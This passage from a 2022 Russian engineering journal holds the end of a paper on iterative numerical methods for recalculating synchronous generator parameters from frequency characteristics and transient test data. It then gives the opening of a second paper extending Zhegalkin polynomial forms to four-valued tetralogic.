Подставив в (6) $\alpha_{d0}^{(l)} = \frac{1}{\tau_{d0}^{(l)}}$ и $\alpha_d^{(l)} = \frac{1}{\tau_d^{(l)}}$, после преобразований с учетом того, что

$$x_d^{(n)} \frac{\prod_{l=1}^n \tau_{d0}^{(l)}}{\prod_{l=1}^n \tau_d^{(l)}} = x_d,$$

получим выражение, которое в соответствии с [7] регламентирует определение частотных характеристик по продольной оси $y_d(js)$:

$$y_d(js) = \frac{1}{x_d \prod_{l=1}^n \frac{(1 + js \cdot \tau_d^{(l)})}{(1 + js \cdot \tau_{d0}^{(l)})}}. \quad (7)$$

Параметры синхронной машины по продольной оси при разомкнутой обмотке статора можно определять по переходным функциям, представляющим изменение во времени огибающей, характеризующей нарастание напряжения якоря в опыте восстановления напряжения после отключения установившегося трехфазного короткого замыкания на выводах СГ, или затухания напряжения в опыте отключения вращающейся машины с замкнутой накоротко обмоткой возбуждения от источника питания в момент совпадения продольной оси ротора с осью результирующего магнитного потока.

Изменение огибающей напряжения на выводах обмотки статора, полученной в опыте восстановления напряжения, представляется функцией вида:

$$u(t) = \Delta u_q(0) + \sum_{l=1}^n \Delta u^{(l)}(0) \cdot (1 - e^{-t \cdot \alpha_{u0}^{(l)}}), \quad (8)$$

где $\Delta u_q(0)$ - мгновенное изменение напряжения на выводах обмотки статора в момент отключения короткого замыкания, о. е.;

$\Delta u^{(l)}(0)$ - начальные значения экспоненциальных составляющих, аппроксимирующих переходную функцию, о. е.

$\alpha_{u0}^{(l)} = \frac{1}{314 \cdot \tau_{u0}^{(l)}}$ - коэффициенты затухания экспонент при разомкнутой обмотке статора, $\frac{1}{\text{рад}} \text{с}$;

$\tau_{u0}^{(l)}$ - постоянные времени экспонент при разомкнутой обмотке статора, с.

Установившееся значение напряжения на выводах обмотки якоря после отключения короткого замыкания $u(\infty)$ можно определить по результатам аппроксимации переходной функции восстанавливающегося напряжения следующим образом:

$$u(\infty) = \Delta u_q(0) + \sum_{l=1}^n \Delta u^{(l)}(0). \quad (9)$$

Учитывая (9), изменение напряжения на выводах обмотки статора можно описать функцией вида:

$$u(t) = u(\infty) - \sum_{l=1}^n \Delta u^{(l)}(0) \cdot e^{-t \cdot \alpha_{d0}^{(l)}}. \quad (10)$$

В этом случае коэффициенты затухания $\alpha_{d0}^{(l)}$ ($\alpha_{d0}^{(1)}, \alpha_{d0}^{(2)}, \dots, \alpha_{d0}^{(n)}$) экспоненциальных составляющих, аппроксимирующих кривую изменения напряжения статора в опыте, определяют величину $D_0(p)$ в выражении (3) операторной проводимости со стороны обмотки статора по продольной оси ротора $y_d(p)$.

По полученным параметрам экспоненциальных составляющих определяют синхронное x_d , переходные $x_d^{(j)}$ и сверхпереходное $x_d^{(n)}$ индуктивные сопротивления, а также переходные $\tau_d^{(j)}$ и сверхпереходную $\tau_d^{(n)}$ постоянные времени при короткозамкнутой обмотке статора по продольной оси машины по соотношениям:

$$x_d = \frac{u(\infty)}{i_d(\infty)}; \quad x_d^{(j)} = \frac{u(\infty) - \sum_{l=1}^j \Delta u^{(l)}(0)}{i_d(\infty)}; \quad x_d^{(n)} = \frac{u(\infty) - \sum_{l=1}^n \Delta u^{(l)}(0)}{i_d(\infty)}, \quad (11)$$

где $i_d(\infty)$ - ток якоря в момент отключения установившегося короткого замыкания, о. е.;

$$\tau_d^{(l)} = \tau_{d0}^{(l)} \frac{x_d^{(l)}}{x_d}; \quad \tau_d^{(j)} = \tau_{d0}^{(j)} \frac{x_d^{(j)}}{x_d^{(j-1)}}; \quad \tau_d^{(n)} = \tau_{d0}^{(n)} \frac{x_d^{(n)}}{x_d^{(n-1)}}; \quad (12)$$

$$\alpha_d^{(l)} = \frac{1}{\tau_d^{(l)}}; \quad \alpha_d^{(j)} = \frac{1}{\tau_d^{(j)}}; \quad \alpha_d^{(n)} = \frac{1}{\tau_d^{(n)}}. \quad (13)$$

Частотную характеристику по продольной оси симметрии ротора $y_d(js)$, рассчитывают по соотношению (7).

Изменение огибающей напряжения на выводах обмотки статора, полученной в опыте отключения СМ от источника напряжения в момент совпадения продольной оси ротора с результирующим магнитным потоком, представляется функцией вида:

$$u(t) = \Delta u_q(0) + \sum_{l=1}^n \Delta u^{(l)}(0) \cdot e^{-t \cdot \alpha_{d0}^{(l)}}, \quad (14)$$

где $\Delta u_q(0)$ - мгновенное изменение напряжения на выводах обмотки статора в момент отключения СМ от сети, о.е.;

$\Delta u^{(l)}(0)$ - начальные значения экспоненциальных составляющих, аппроксимирующих переходную функцию, о. е.

С учетом того, что напряжение $u(\infty)$ на выводах машины до отключения определяется как:

$$u(\infty) = \Delta u_q(0) + \sum_{l=1}^n \Delta u^{(l)}(0), \quad (15)$$

то переходную функцию спадающего после отключения напряжения можно описать следующей функцией:

$$u(t) = u(\infty) - \sum_{l=1}^n \Delta u^{(l)}(0) \cdot e^{-t \cdot \alpha_{d0}^{(l)}}. \quad (16)$$

Сопоставляя полученное выражение (16) с соотношением (10), можно сделать вывод о том, что изменение напряжения в опытах отключения невозбужденной машины от источника трехфазного напряжения и отключения установившегося КЗ можно математически описать одинаковыми функциями.

Электромагнитные параметры СМ по поперечной оси с учетом многоконтурности ротора следует определять по переходной функции, представляющей изменение огибающей напряжения на выводах обмотки статора во времени в опыте отключения вращающейся машины от источника питания при совпадении поперечной оси ротора с результирующим магнитным потоком. Аппроксимация переходной функции и расчет параметров производится согласно описанному для продольной оси по соотношениям (11) – (16) с соответствующей заменой индексов. Выражение для определения частотной характеристики (17) $y_q(js)$ аналогично соотношению (7):

$$y_q(js) = \frac{1}{x_q \prod_{l=1}^m \frac{(1 + js \cdot \tau_q^{(l)})}{(1 + js \cdot \tau_{q0}^{(l)})}}. \quad (17)$$

Отметим, что соотношения (5) для пересчета постоянных времени при короткозамкнутом состоянии обмотки статора к разомкнутому и наоборот (12) строго справедливы только для СМ без демферных обмоток [9]. При наличии на роторе двух и более магнитосвязанных контуров эти соотношения являются приближенными.

В этой связи возникает задача оценки погрешностей определения ЧХ в соответствии со стандартными методиками [7, 8].

Более просто и точно ЧХ можно рассчитывать непосредственно по параметрам экспонент, аппроксимирующих кривые изменения тока при ВТКЗ, восстановления напряжения статора после отключения установившегося трехфазного короткого замыкания и отключения СМ от источника трехфазного напряжения.

Необходимые для этого расчетные соотношения, полученные в [10] на основе математического описания переходных процесса по уравнениям Парка-Горева, имеют следующий вид:

по данным опыта внезапного трехфазного короткого замыкания:

$$y_d(js) = \frac{i_d(\infty) + \sum_{l=1}^n \frac{\Delta i_d^{(l)}(0) \cdot js}{js + \alpha_d^{(l)}}}{\Delta u_q(0)}; \quad (18)$$

по данным опытов отключения установившегося трехфазного короткого замыкания или отключения СМ от источника питания при представлении изменения напряжения функцией вида (8):

$$y_d(js) = \frac{i_d(\infty)}{\Delta u_q(0) + \sum_{l=1}^n \frac{\Delta u^{(l)}(0) \cdot \alpha_{u0}^{(l)}}{js + \alpha_{u0}^{(l)}}}, \quad (19)$$

или (16):

$$y_d(js) = \frac{i_d(\infty)}{u(\infty) - \sum_{l=1}^n \frac{\Delta u^{(l)}(0) \cdot js}{js + \alpha_{u0}^{(l)}}}. \quad (20)$$

Методика проведения исследований, направленных на решение поставленных в работе задач, связанных с оценкой погрешностей стандартных методов определения ЭМП синхронных машин и установлении однозначных связей между параметрами различных математических моделей заключалась в следующем.

Определялась совокупность электромагнитных параметров по стандартным методикам, регламентируемым в [7, 8]. Оценивалась погрешность их определения путем сопоставления полученных частотных характеристики с результатами расчетов по соотношениям (18) – (20). Для повышения достоверности анализ проводился для значительного числа синхронных генераторов различных типов и мощностей, а также конструктивных исполнений (турбогенераторы, гидрогенераторы, модельный синхронный генератор МТ-30). При определении ЭМП по продольной оси ротора при короткозамкнутом состоянии ОВГ использовались экспериментальные данные, полученные при проведении опытов внезапного трехфазного КЗ на выводах СМ из режима холостого хода и восстановления напряжения после отключения установившегося короткого замыкания. Для исследований параметров по поперечной оси использовались результаты математического моделирования внезапных коротких замыканий при работе синхронного генератора с углом 90^0 . Это позволило оценить влияние только демпферных систем генераторов на точность определения ЭМП. Исследовалось влияние числа экспоненциальных составляющих, аппроксимирующих кривые переходных функций на точность определения частотных характеристик. Количество экспонент изменялось в пределах от двух до пяти.

Основные результаты исследований. Исходные данные для исследуемых генераторов, на основе которых осуществлялся анализ, представлены в табл. 1. Отметим, что результаты аппроксимации переходных функций тока статора при внезапном ТКЗ приведены к номинальному напряжению генераторов, а напряжения в опыте отключения КЗ к номинальному току.

Таблица 1. Результаты аппроксимации переходных функций изменения тока и напряжения для исследуемых синхронных генераторов

Тип генератора	Параметры аппроксимации		Номер экспоненты				
			1	2	3	4	5
Внезапное трехфазное короткое замыкание (ось d)							
ТВВ-320	$i_d(\infty) = 0,576$	$\Delta i_d^{(l)}(0)$	0,5460	2,3100	0,2190	1,1020	-
		$\tau_d^{(l)}, c$	1,9860	0,8120	0,0530	0,0130	-
ТГВ-300	$i_d(\infty) = 0,457$	$\Delta i_d^{(l)}(0)$	2,1360	0,9770	0,9960	0,5550	-
		$\tau_d^{(l)}, c$	1,1190	0,2360	0,0160	0,0032	-
ГГ-1500-200	$i_d(\infty) = 1,832$	$\Delta i_d^{(l)}(0)$	1,2130	1,8630	1,2690	-	-
		$\tau_d^{(l)}, c$	4,1120	1,4800	0,0560	-	-
МТ-30	$i_d(\infty) = 0,688$	$\Delta i_d^{(l)}(0)$	5,3250	1,5450	2,6580	-	-
		$\tau_d^{(l)}, c$	0,1960	0,0420	0,0053	-	-
Внезапное трехфазное короткое замыкание (ось q)							
ТГВ-300	$i_q(\infty) = 0,457$	$\Delta i_q^{(l)}(0)$	1,0090	1,4620	1,8120	-	-
		$\tau_q^{(l)}, c$	0,1960	0,0330	0,0044	-	-
МТ-30	$i_q(\infty) = 0,716$	$\Delta i_q^{(l)}(0)$	0,8170	2,8570	1,2130	-	-
		$\tau_q^{(l)}, c$	0,1910	0,0461	0,0103	-	-
Восстановление напряжения после отключения установившегося короткого замыкания							
ТВВ-800	$\Delta u_q(0) = 0,243$	$\Delta u^{(l)}(0)$	1,8438	0,0784	0,0065	0,0264	0,0332
		$\tau_{u0}^{(l)}, c$	9,0475	2,4127	0,3062	0,0209	0,0046
ТГВ-300	$\Delta u_q(0) = 0,210$	$\Delta u^{(l)}(0)$	1,8204	0,0667	0,0237	0,0728	-
		$\tau_{u0}^{(l)}, c$	7,3044	1,0511	0,0571	0,0060	-
МТ-30	$\Delta u_q(0) = 0,107$	$\Delta u^{(l)}(0)$	1,1116	0,0503	0,0276	-	-
		$\tau_{u0}^{(l)}, c$	1,9954	0,4136	0,0160	-	-

Выполненные исследования показали, что при аппроксимации переходных функций изменения токов и напряжений двумя экспоненциальными составляющими частотные характеристики $y_d(js)$ и $y_q(js)$, полученные различными способами, незначительно отличаются между собой. Погрешность во всех рассмотренных вариантах не превышает 1 – 2%.

Представление переходных функций огибающих периодических токов трехфазного КЗ тремя (для гидрогенератора ГГ-1500-200 и модельного турбогенератора МТ-30) и четырьмя (для турбогенераторов ТВВ-320 и ТГВ-300) погрешности существенно увеличились. Максимальное несовпадение ЧХ имеет место

для мнимых составляющих и изменяется от 6,2% до 31,1%. Для действительных частей и модульных значений проводимости погрешности несколько меньшие и для различных СМ находится в пределах от 5,8% до 23,8%.

При этом установлено отсутствие зависимости числа экспонент на точность расчета. Так для турбогенератора ТГВ-300 при аппроксимации четырьмя экспонентами погрешность (7,7%) оказалась практически в два раза меньше погрешности для гидрогенератора при представлении переходной функции тремя экспонентами (14,4%).

В качестве примера на рис. 2 показана зависимость от скольжения изменения погрешностей частотных характеристик турбогенератора типа ТВВ-320, полученных по данным опытов ВТКЗ.

Анализ результатов при определении ЭМП по поперечной оси показал, что погрешности во всех случаях увеличились.




Рис. 2. Зависимости изменения погрешностей ЧХ ТГ типа ТВВ-320 от скольжения, полученные по данным опытов ВТКЗ

Для турбогенератора ТГВ-300 максимальное несовпадение мнимых частей ЧХ достигло 15,8% (для продольной оси 7,7%). Для модельного генератора МТ-30 – соответственно 25,5% и 6,2%.

Расчет ЧХ по данным опытов отключения установившегося трехфазного КЗ производился при представлении зависимости изменения напряжения для турбогенератора ТВВ-800 пятью экспонентами, ТГВ-300 – четырьмя и МТ-30 - тремя. Максимальная погрешность достигала 20,1% для генератора МТ-30, переходная функция для которого имела наименьшее число экспонент.

Анализ всех девяти вариантов исследований показал, что во всех случаях максимальные погрешности имеют место для мнимых составляющих комплексных проводимостей в области значений скольжений ротора не превышающих 0,3%. Следует также отметить, что имеют место отличия мнимых частей комплексных проводимостей при скольжении равном единице. Максимальное несовпадение оказалось равным 15,1% при определении ЭМП генератора МТ-30 по поперечной оси. Укажем на то, что значение комплекса проводимости при $s=1,0$ о.е. определяет, в основном, значения тока внезапного короткого замыкания [1]. Таким образом, выполненные исследования подтвердили необходимость разработки уточненного метода расчета постоянных времени, соответствующих различным состояниям обмотки статора.

Новый подход. Предлагаемый в работе метод основан на адекватности частотных характеристик проводимостей или сопротивлений СМ со стороны обмотки статора, определяемых различными моделями СМ. Он основан на возможности определения частотных характеристик непосредственно по параметрам экспонент, аппроксимирующих переходные функции, получаемые на вращающихся СГ при различных состояниях обмотки статора. В соответствии с (18) при единичном напряжении на выводах обмотки статора в опыте ВТКЗ выражение для частотной характеристики проводимости может быть записано в следующем виде:

$$y_d(js) = i_d(\infty) + \sum_{k=1}^n \frac{\Delta i_d^{(k)}(0) \cdot js}{js + \alpha_d^{(k)}}. \quad (21)$$

Введем следующие обозначения: $\sum_{k=1}^n y_{kd}(js) = \sum_{k=1}^n \frac{\Delta i_d^{(k)}(0) \cdot js}{js + \alpha_d^{(k)}}$ – комплексная

эквивалентная проводимость роторных контуров.

Тогда из (21) получаем:

$$\sum_{k=1}^n y_{kd}(js) = y_d(js) - i_d(\infty). \quad (22)$$

Начальные значения экспонент $\Delta i_d^{(k)}(0)$ и коэффициенты их затухания $\alpha_d^{(k)}$, при замкнутой обмотке статора определяются по значениям проводимостей $\sum_{k=1}^n y_{kd}(js)$, рассчитываемых по (22) для скольжений s_1, s_2, \dots, s_n путем решения итерационным методом следующей системы из n уравнений по следующей циклической схеме:

$$\left. \begin{aligned} y_{1di}(js_1) &= \sum_{k=1}^n y_{kd}(js_1) - y_{2di-1}(js_1) - y_{3di-1}(js_1) - \dots - y_{ndi-1}(js_1); \\ y_{2di}(js_2) &= \sum_{k=1}^n y_{kd}(js_2) - y_{1di}(js_2) - y_{3di-1}(js_2) - \dots - y_{ndi-1}(js_2); \\ &\dots \dots \dots \\ y_{ndi}(js_n) &= \sum_{k=1}^n y_{kd}(js_n) - y_{1di}(js_n) - y_{3di}(js_n) - \dots - y_{n-1di}(js_n); \end{aligned} \right\}, \quad (23)$$

где i – порядковый номер итерации.

Соотношения для определения параметров экспонент $\Delta i_d^{(k)}(0)$ и $\alpha_d^{(k)}$ в каждом цикле итерации следуют из выражения комплексной проводимости:

$$\Delta i_d^{(k)}(0) = \frac{|y_{kd}(js_k)|^2}{\text{Re}[y_{kd}(js_k)]}; \quad \alpha_d^{(k)}(0) = \frac{|y_{kd}(js_k)|^2}{\text{Im}[y_{kd}(js_k)]} \cdot \frac{s_k}{\Delta i_d^{(k)}(0)}.$$

Алгоритм решения итерационным способом системы уравнений (23) требует задания исходных приближений параметров экспонент. Принципиально эти приближения могут быть любыми. Однако, целесообразно значения параметров всех экспонент, за исключением первой, в начале циклического расчета принять равными бесконечности.

Сходимость итерационного процесса при условии аналитического описания частотных характеристик всегда обеспечивается. При этом необходимо, чтобы выполнялось следующее соотношение между значениями скольжений: $s_1 < s_2 < \dots < s_n$.

Возможен другой подход к определению ЭМП, соответствующих короткозамкнутому состоянию обмотки статора. Выражению (21) для определения ЧХ по данным опытов ВТКЗ соответствует схема замещения с вынесенной ветвью намагничивания (Γ -образная схема), представленная на рис. 3.




Рис. 3. Схема замещения генератора по оси d с вынесенной ветвью намагничивания

В соответствии с этой схемой имеем:

$$\frac{1}{x_d} = i_d(\infty); \quad \frac{1}{x_{kd}} = \Delta i_d^{(k)}(0); \quad \frac{r_{kd}}{x_{kd}} = \alpha_d^{(k)}.$$

Частотная характеристика $y_d(js)$ может быть рассчитана непосредственно по параметрам приведенной схемы замещения следующим образом:

$$y_d(js) = \frac{1}{x_d} + \sum_{k=1}^n \frac{js}{js \cdot x_{kd} + r_{kd}}.$$

Тогда параметры схемы замещения могут быть определены путем решения итерационным методом системы уравнений, аналогичной (23). При этом комплексная эквивалентная проводимость роторных контуров определяется следующим соотношением:

$$\sum_{k=1}^n y_{kd}(js) = y_d(js) - \frac{1}{x_d} = \sum_{k=1}^n \frac{js}{js \cdot x_{kd} + r_{kd}}.$$

Активные и индуктивные сопротивления определяются в каждом цикле итерации по выражениям:

$$r_{kd} = \frac{\text{Im}[y_{kd}(js_k)]}{|y_{kd}(js_k)|^2} \cdot s_k; \quad x_{kd} = \frac{\text{Re}[y_{kd}(js_k)]}{|y_{kd}(js_k)|^2}.$$

Постоянные времени затухания свободных составляющих, соответствующих разомкнутому состоянию обмотки статора могут быть определены на основании соотношения (19) для определения ЧХ по данным опытов восстановления напряжения после отключения установившегося трехфазного КЗ. При единичном токе отключения получим выражение для определения ЧХ сопротивления СМ со стороны обмотки статора:

$$x_d(js) = \frac{1}{y_d(js)} = \Delta u_q(0) + \sum_{k=1}^n \frac{\Delta u^{(k)}(0) \cdot \alpha_{u0}^{(k)}}{js + \alpha_{u0}^{(k)}}. \quad (24)$$

Из анализа выражений (21) и (24) видно, что алгоритм определения параметров экспоненциальных составляющих, аппроксимирующих изменение напряжение в опыте восстановления после отключения КЗ, аналогичен определению параметров экспонент, полученных в опыте ВТКЗ. Отличие заключается в том, что система уравнений (23) должна быть записана для результирующего комплексного сопротивления эквивалентных роторных контуров:

$$\sum_{k=1}^n x_d^{(k)}(js) = \sum_{k=1}^n \frac{\Delta u^{(k)}(0) \cdot \alpha_{u0}^{(k)}}{js + \alpha_{u0}^{(k)}} = \frac{1}{y_d(js)} - \Delta u_q(0).$$

Алгоритм определения параметров экспонент $\Delta u^{(k)}(0)$ и $\alpha_{u0}^{(k)}$ можно быть также основан на соотношении (20). При единичном токе отключения выражение для результирующего комплексного сопротивления эквивалентных роторных контуров в этом случае будет иметь следующий вид:

$$x_d(js) = u(\infty) - \sum_{k=1}^n \frac{\Delta u^{(k)}(0) \cdot js}{js + \alpha_{u0}^{(k)}} = u(\infty) - \sum_{k=1}^n x_d^{(k)}(js).$$

Тогда:

$$\sum_{k=1}^n x_d^{(k)}(js) = u(\infty) - \frac{1}{y_d(js)}.$$

Отличие в итерационном расчете в этом случае будет состоять в том, что на каждом шаге значения параметров экспоненциальных составляющих должны определяться по следующим соотношениям:

$$\Delta u^{(k)}(0) = \frac{|x_d^{(k)}(js_k)|^2}{\operatorname{Re}[x_d^{(k)}(js_k)]}; \quad \alpha_{u0}^{(k)}(0) = \frac{\operatorname{Im}[x_d^{(k)}(js_k)]}{|x_d^{(k)}(js_k)|^2} \cdot s_k \cdot \Delta u^{(k)}(0).$$

Программы расчетов, разработанные для ПЭВМ, позволили рассмотреть вопрос о выборе оптимальных значений скольжений, определяющих частотные характеристики.

Исследования показали, что значения скольжений должны задаваться для соответствующих экстремальным значениям мнимой части комплексных проводимостей или сопротивлений. В качестве максимального значения необходимо принимать $s_n = 1$.

Рассчитанные по предложенной методике частотные характеристики проводимости со стороны обмотки статора полностью совпали с соответствующими характеристиками, найденными по соотношениям (18), (19) или (20).

Выводы.

1. Установлена адекватная связь между частотными характеристиками, эквивалентными схемами замещения и постоянными времени изменения свободных составляющих токов и напряжений роторных контуров синхронных машин при различных состояниях обмотки статора.

2. Разработаны численные методы, позволяющие на основе адекватности частотных характеристик сопротивлений или проводимостей со стороны обмотки статора осуществлять точный взаимный пересчет параметров различных математических моделей синхронных генераторов с учетом многоконтурности ротора.

СПИСОК ЛИТЕРАТУРЫ

1. Ларин, А. М. Новый подход к определению частотных характеристик синхронных машин по данным опытов внезапного трехфазного короткого замыкания / А. М. Ларин, А. А. Шеина // Научные труды Донецкого национального технического университета. Серия: “Электротехника и энергетика”. – Донецк, 2011. – № 10 (180). – С. 100–107.
2. Ларин, А. М. Экспериментальное определение параметров схем замещения синхронных машин при представлении обмотки возбуждения многоконтурной цепью / А. М. Ларин, Гuedиди Фаузи Бен Килани // Электротехника и Электромеханика. – 2008. – № 3. – С. 37–40.
3. Гuedиди Фаузи Бен Килани. Моделирование коротких замыканий в турбогенераторах с учетом влияния насыщения при представлении обмотки возбуждения многоконтурной цепью / Гuedиди Фаузи Бен Килани, А. М. Ларин // Наукові праці Донецького національного технічного університету. Серія: “Електротехніка і енергетика”. – Донецьк : ДВНЗ «ДонНТУ», 2008. – Вип. 8 (140). – С. 23–26.
4. Фишов, А. Г. Идентификация параметров синхронных машин в эксплуатационных режимах / А. Г. Фишов, М. Ю. Фролов // Электротехника. Энергетика. Машиностроение : сборник научных трудов I международной научной конференции молодых ученых, Новосибирск, 02–06 декабря 2014 года. В 3 частях. Часть 2. Секция «Энергетика» / Новосибирский гос. техн. ун-т. – Новосибирск : Изд-во НГТУ, 2014. – С. 113–116.
5. Frolov, M. Y. Electric parameters identification of synchronous generator connecting to the distribution grid / M. Y. Frolov, A. G. Fishov // 12 International forum on strategic technology (IFOST 2017) : proc., Korea, Ulsan, 31 May – 2 June 2017. – Ulsan, 2017. – Vol. 1. – P. 261–264.

6. Ларин, А. М. Анализ влияния модели синхронных генераторов на точность моделирования переходных процессов при несинхронных повторных включениях / А. М. Ларин, С. А. Гришанов, С. А. Зори // Информатика и кибернетика. – 2020. – № 2 (20). – С. 5–12.
7. ГОСТ 10169-77 Машины электрические трехфазные синхронные. Методы испытаний : государственный стандарт Союза ССР : дата введения 1978-01-01. – М.: Издательство стандартов, 1984. – 77 с.
8. ГОСТ Р МЭК 60034-4-2012 Машины электрические вращающиеся. Часть 4. Методы экспериментального определения параметров синхронных машин : национальный стандарт Российской Федерации : дата введения 2012-23-11. – М.: Стандартинформ, 2014. – 83 с.
9. Переходные процессы в электроэнергетических системах : учебник / И. П. Крючков, В. А. Старшинов, Ю. П. Гусев, М. В. Пираторов. – Москва : Изд-во МЭИ, 2018. – 396 с.
10. Рогозин, Г. Г. Инженерные методы определения частотных характеристик синхронных машин / Г. Г. Рогозин, А. М. Ларин // Известия АН СССР. Энергетика и транспорт. – 1975. – № 1. – С. 88–97.

Поступила в редакцию 15.03.2022 г., рекомендована к печати 01.04.2022 г.

NUMERICAL METHODS FOR DETERMINING THE PARAMETERS OF SYNCHRONOUS GENERATORS MATHEMATICAL MODELS

Grishanov S.A., Larin A.M., Zori S.A.

Numerical methods have been developed in this paper that allow for an accurate mutual recalculation of the parameters of various synchronous generators mathematical models, taking into account the multi-loop nature of the rotor. The proposed calculations are based on the adequacy of the frequency characteristics of resistances or conductances from the side of the generator stator winding. This will make it possible to increase, on the basis of mathematical modeling, the reliability of determining the parameters of transient dynamic modes in electrical systems.

Keywords: numerical method, inductive reactance, time constant, equivalent circuit, frequency response, synchronous generator.

Гришанов Сергей Александрович

старший преподаватель кафедры электрических систем ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк.
E-mail: serg_donntu@outlook.com

Grishanov Sergei Aleksandrovich

Senior Lecturer of the Department of Electrical Systems of Donetsk National Technical University, DPR, Donetsk.

Ларин Аркадий Михайлович

кандидат технических наук, доцент, профессор кафедры электрических систем ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк.
E-mail: innacompany@yandex.ru

Larin Arkadii Mikhailovich

Candidate of Technical Sciences, Associate Professor, Professor of the Department of Electrical Systems in Donetsk National Technical University, DPR, Donetsk.

Зори Сергей Анатольевич

доктор технических наук, доцент, заведующий кафедрой программной инженерии ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк.
E-mail: sa.zori1968@gmail.com

Zori Sergei Anatolevich

Doctor of Technical Sciences, Associate Professor, Head of the Department of Software Engineering of Donetsk National Technical University, DPR, Donetsk.

УДК 004.942:16

ПЕРЕХОД К ПОЛИНОМИАЛЬНОЙ ФОРМЕ ПРЕДСТАВЛЕНИЯ ФУНКЦИЙ ТЕТРАЛОГИКИ

© 2022 *Иваница С.В.*

В статье приведены и доказаны основные закономерности многозначной неклассической семантической объективной логики с четырьмя состояниями (тетралогики) в контексте аналогии с алгеброй Жегалкина. Показаны способы представления произвольной функции тетралогики в совершенной полиномиальной нормальной форме. Исследованы основные свойства постбинарного исключающего ИЛИ, являющегося базовой логической операцией при построении полиномов Жегалкина для тетралогики.

Ключевые слова: алгебра Жегалкина, булева алгебра, тетралогика, кодо-логический базис.

Введение. Стремительное развитие методов помехоустойчивого кодирования, моделирования логических структур и квантовых процессоров, теории синтеза сигналов, основанных на принципах многозначной логики, диктуют необходимость более полного изучения форм представления функций многозначной логики. В частности, для булевых функций широкое распространение получила алгебраическая нормальная форма, известная также как полином Жегалкина, которая хорошо описывает многие свойства булевых функций. Алгебра Жегалкина представляет собой множество булевых функций, на котором определены нульарная операция взятия единицы логической единицы (константа 1), бинарная операция логического умножения (конъюнкции) « \wedge » и бинарная операция суммы по модулю два « \oplus ». В этой алгебре любая булева функция представляется суммой по модулю два конечного числа конъюнкций аргументов без знаков инверсий. Практический интерес к полиномиальным формам булевых функций обусловлен их эффективной применимостью в самых различных областях: спектральная обработка сигналов; помехозащищенная передача информации; тестопригодная реализация логических преобразователей на матричных структурах и пр.

Постановка задачи. Интенсивное развитие средств и методов постбинарного компьютеринга [1–6] обусловлено началом перехода от классической двоичной логики к постбинарной (тетра)логике, т. е. неклассической семантической объективной логике с четырьмя состояниями: 0 и 1 — ложь и истина (эквиваленты двоичной логики); А — состояние неопределенности, неизвестности; М — состояние множественности, противоречивости [5, с. 28].

Определение класса тетрафункций $\mathfrak{F}_i(\varphi_n) \in \mathbb{T}_4^n$, в пространстве тетралогики $\mathbb{T}_4^n \in \{0, A, M, 1\}$ от n аргументов $\varphi_n \in \mathbb{L}_4$, которые реализуют выведенные и описанные для тетралогики базовые логические операции вызвало дальнейшее развитие алгебры тетралогики наряду с образованием классов дизъюнктивных и конъюнктивных нормальных форм. При этом «адаптация» алгебры Жегалкина как основной полиномиальной формы для булевых функций, для функций тетралогики (тетрафункций) также является актуальной и принимает практический интерес наряду с переходом от двоичной логики к тетралогике и открывающимися перспективами в связи с этим переходом.

В статье представлены результаты перехода от двоичной алгебры Жегалкина к постбинарному виду с использованием аналитического метода представления произвольной тетрафункции полиномом Жегалкина с использованием операций тетралогии.

Основные положения классической алгебры Жегалкина. Для функции суммы по модулю 2 (исключающее ИЛИ) $x \oplus y = x \bar{y} + \bar{x} y = (x + y) \cdot (\bar{x} + \bar{y}) = x \leftrightarrow y$ имеют место переместительный и сочетательный законы, а также распределительный закон относительно конъюнкции:

$$x \oplus y = y \oplus x; \quad (1)$$

$$x \oplus (y \oplus z) = (x \oplus y) \oplus z; \quad (2)$$

$$x \cdot (y \oplus z) = (x \cdot y) \oplus (x \cdot z). \quad (3)$$

Из коммутативности и ассоциативности суммы по модулю 2 следует, что сумма по модулю 2 нескольких переменных может выполняться последовательно, причем порядок взятия суммы по модулю 2 не влияет на результат:

$$x_1 \oplus x_2 \oplus \dots \oplus x_{n-1} \oplus x_n = \bigoplus_{i=1}^n x_i.$$

Имеют место и очевидные соотношения:

$$\left. \begin{aligned} x \oplus x &= 0; \\ x \oplus 0 &= x; \\ x \oplus 1 &= \bar{x}; \\ x \oplus \bar{x} &= 1. \end{aligned} \right\} \quad (4)$$

С помощью системы равенств (4) возможно представление констант 0 и 1, операции отрицания. Операция дизъюнкции следует из тождества:

$$x + y = x \oplus y \oplus x y. \quad (5)$$

Таким образом, на основании (4) и (5) можно сделать вывод, что базис булевых функций $\{1, \wedge, \oplus\}$ является **функционально полным** логическим базисом.

Также стоит отметить свойства отрицания суммы по модулю два:

$$\left. \begin{aligned} \overline{x \oplus y} &= x y + \bar{x} \bar{y}; \\ \overline{x \oplus y} &= (\bar{x} + y) \cdot (x + \bar{y}); \\ \overline{x \oplus y} &= \bar{x} \oplus y; \\ \overline{x \oplus y} &= x \oplus \bar{y}; \\ \overline{x \oplus y} &= x \leftrightarrow y. \end{aligned} \right\} \quad (6)$$

Важную роль в алгебре логики играет **теорема Жегалкина**:

Теорема 1. Теорема о существовании полинома. Любая булева функция может быть представлена многочленом вида:

$$f(x_1, x_2, \dots, x_n) = c_0 \oplus c_1 x_1 \oplus c_2 x_2 \oplus \dots \oplus c_n x_n \oplus c_{n+1} x_1 x_2 \oplus c_{n+2} x_1 x_3 \oplus \dots \oplus c_{n+m} x_1 x_2 \dots x_n, \quad (7)$$

где c_i — коэффициенты, принимающие значение 0 или 1. ▲

Теорема 1 дает возможность представить любую логическую функцию в виде полиномов разной степени.

